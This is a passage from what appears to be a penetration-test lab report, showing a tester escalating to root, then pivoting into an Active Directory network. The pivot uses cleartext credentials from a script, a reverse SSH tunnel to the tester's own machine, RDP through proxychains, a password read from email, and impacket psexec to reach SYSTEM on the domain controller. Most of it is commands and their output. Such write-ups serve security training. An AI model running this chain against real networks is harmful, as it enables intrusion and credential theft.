
Steps to reproduce the attack: John spotted that the ajla user was a member of the sudo group immediately upon logging in and using the “id” command. And knowing user’s password, he only needed to use a single command “sudo su” in order to obtain a root shell.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh ajla@sandbox.local
ajla@sandbox.local's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

318 packages can be updated.
205 updates are security updates.


Last login: Thu Jan 13 19:59:58 2022 from 192.168.119.164
ajla@ajla:~$ id
uid=1000(ajla) gid=1000(ajla) groups=1000(ajla),4(adm),24(cdrom),27(sudo),
ajla@ajla:~$ sudo su
[sudo] password for ajla:
root@ajla:/home/ajla# whoami
root
```


5.1.3 Post-Exploitation

System Proof screenshot:



```
root@ajla:~# cat proof.txt
5e584c86f32741226abdf0dd3356e4dc
root@ajla:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:bf:7b:9c brd ff:ff:ff:ff:ff:ff
    inet 10.4.4.10/24 brd 10.4.4.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:febf:7b9c/64 scope link
       valid_lft forever preferred_lft forever
root@ajla:~# █
```

After collecting the proof files and establishing a backdoor using SSH, John began the enumeration of the filesystem for the presence of interesting files. He noticed that there was a mounted share originating from the 10.5.5.20 IP. Inspecting a custom sysreport.ps1 script in the /mnt/scripts directory he found cleartext credentials for the “sandbox\alex” user. Taking into consideration the type of scripts in this directory and the username structure, it seems that the “Poultry” host is a part of the Active Directory environment.



```
root@ajla:/mnt/scripts# cat sysreport.ps1
# find a better way to automate this
$username = "sandbox\alex"
$pwdTxt = "Ndawc*nRoqkC+haZ"
$securePwd = $pwdTxt | ConvertTo-SecureString
$credObject = New-Object System.Management.Automation.PSCredential -ArgumentList $username, $securePwd

# Enable remote management on Poultry
$remoteKeyParams = @{
ComputerName = "POULTRY"
Path = 'HKLM:\SOFTWARE\Microsoft\WebManagement\Server'
Name = 'EnableRemoteManagement'
Value = '1'
}
Set-RemoteRegistryValue @remoteKeyParams -Credential $credObject
```

John began the lateral movement by establishing a reverse dynamic port forwarding using SSH. First, he generated a new pair of SSH keys and added those to the authorized_keys file on his Kali VM, then he just needed to issue a single SSH port forwarding command:

```
└─$ ssh-keygen -t rsa -N ‘’ -f ~/.ssh/key

└─$ ssh -f -N -R 1080 -o “UserKnownHostsFile=/dev/null” -o “StrictHostKeyChecking=no” -I key kali@192.168.119.164
```

With the dynamic reverse tunnel established, John only needed to edit the /etc/proxychains.conf to use the port 1080.

5.2 Poultry – 10.5.5.20


5.2.1 Initial Access – RDP login

Steps to reproduce the attack: with the credentials at hand and a reverse tunnel established, John connected to an RDP session using proxychains accepting the certificate when prompted and entering the retrieved password afterward.

```
└─$ proxychains xfreerdp /d:sandbox /u:alex /v:10.5.5.20 +clipboard
```


5.2.2 Post-Exploitation

Local Proof Screenshot:



```
C:\Users\alex\Desktop>type local.txt
39f03bb56cd0d3272bc87b52ead4eddd
C:\Users\alex\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.5.5.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1

Tunnel adapter isatap.{2EE7F179-709D-43FB-99AA-190918E09B99}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\alex\Desktop>systeminfo

Host Name:                 POULTRY
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          poultryadmin
Registered Organization:
Product ID:                00371-868-0000007-85044
Original Install Date:     1/9/2020, 5:22:00 PM
System Boot Time:          1/9/2022, 1:24:59 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD
 ~3094 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,478 MB
Virtual Memory: Max Size:  8,189 MB
Virtual Memory: Available: 6,662 MB
Virtual Memory: In Use:    1,527 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    sandbox.local
Logon Server:              \\SANDBOXDC
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
```

John noticed the presence of the Thunderbird program on the user's desktop, and while checking Alex's inbox he found the email from a local administrator Roger:



```
From - Wed Nov 13 17:05:33 2021
X-Account-Key: account1
...
Reply-To: admin@sandbox.local
X-Priority: 3
To: alex@sandbox.local
Content-Type: text/plain; charset="iso-8859-1"

Alex,

I need urgent help in updating the Visual Studio license for the team. I've set
 up a temporary password so you may do your thing asap. As always, don't forget
 to delete this email as soon as you're done with the task. Thanks for your assi
stance

Temporary password: UWyBGeTp3Bhw7f

-Roger
```


[...]

5.3 DC – 10.5.5.30

5.3.1 Initial Access – Remote Commands Execution

Steps to reproduce the attack: John was able to reuse a temporary password that the administrator left for Alex.


```
└─$ proxychains python3 /usr/share/doc/python3-impacket/examples/psexec.py
admin:UWyBGeTp3Bhw7f@10.5.5.30
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ proxychains python3 /usr/share/doc/python3-impacket/examples/psexec.py admin:UWyBGeTp3Bhw7f@10.5.5.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.5.5.30:445  ...  OK
[*] Requesting shares on 10.5.5.30.....
[*] Found writable share ADMIN$
[*] Uploading file LqOnAXPW.exe
[*] Opening SVCManager on 10.5.5.30.....
[*] Creating service vrIY on 10.5.5.30.....
[*] Starting service vrIY.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.5.5.30:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.5.5.30:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.5.5.30:445  ...  OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

5.3.2 Post-Exploitation

System Proof Screenshot:



```
C:\Users\Administrator\Desktop> type proof.txt
134374e76d248971b7404e743fba38b1
C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.5.5.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1

Tunnel adapter isatap.{84188090-D0FA-4B8A-A21B-F315A0F8CDC8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```